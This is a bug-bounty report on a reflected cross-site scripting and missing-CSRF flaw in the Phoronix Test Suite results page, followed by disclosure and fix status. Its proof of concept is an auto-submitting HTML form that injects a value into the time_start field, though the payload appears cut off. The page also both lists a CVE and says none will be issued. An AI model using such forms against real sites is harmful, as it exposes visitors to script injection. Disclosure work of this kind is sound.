Cross-site Scripting (XSS) - Reflected in phoronix-test-suite/phoronix-test-suite

0

Valid Reported on Feb 8th 2022

Description

Hi, i found a Reflected XSS vulnerability (POST based XSS + no CSRF token) in phoronix test suite, Results tab.

Proof of Concept

```
Install a local instance of phoronix
create a Search results form like this:
// PoC.html
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8222/?results" method="POST">
      <input type="hidden" name="time_start" value="2022&#45;02&#45;08&quot
      <input type="hidden" name="time_end" value="2022-02-09" />
      <input type="hidden" name="containing_tests" value="testt" />
      <input type="hidden" name="result_limit" value="100" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
//
and send to victim. Victim click on the link resulting reflected cross site
```

Impact

This vulnerability is capable of Reflected XSS

CVE
CVE-2022-0571
(Published)


Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Reflected

Severity
Medium (6.8)

Visibility
Public

Status
Fixed

Found by



Andy
@tuonggg
unranked

This report was seen 408 times.

We are processing your report and will contact the **phoronix-test-suite** team within 24 hours.
10 months ago

Andy modified the report 10 months ago

We have contacted a member of the **phoronix-test-suite** team and are waiting to hear back
10 months ago

A **phoronix-test-suite/phoronix-test-suite** maintainer validated this vulnerability 9 months ago

Andy has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Chat with us

A **phoronix-test-suite/phoronix-test-suite** maintainer marked this as fixed in **10.8.2** with

commit 1eac92 9 months ago

The fix bounty has been dropped ×

This vulnerability will not receive a CVE ×

Sign in to join this conversation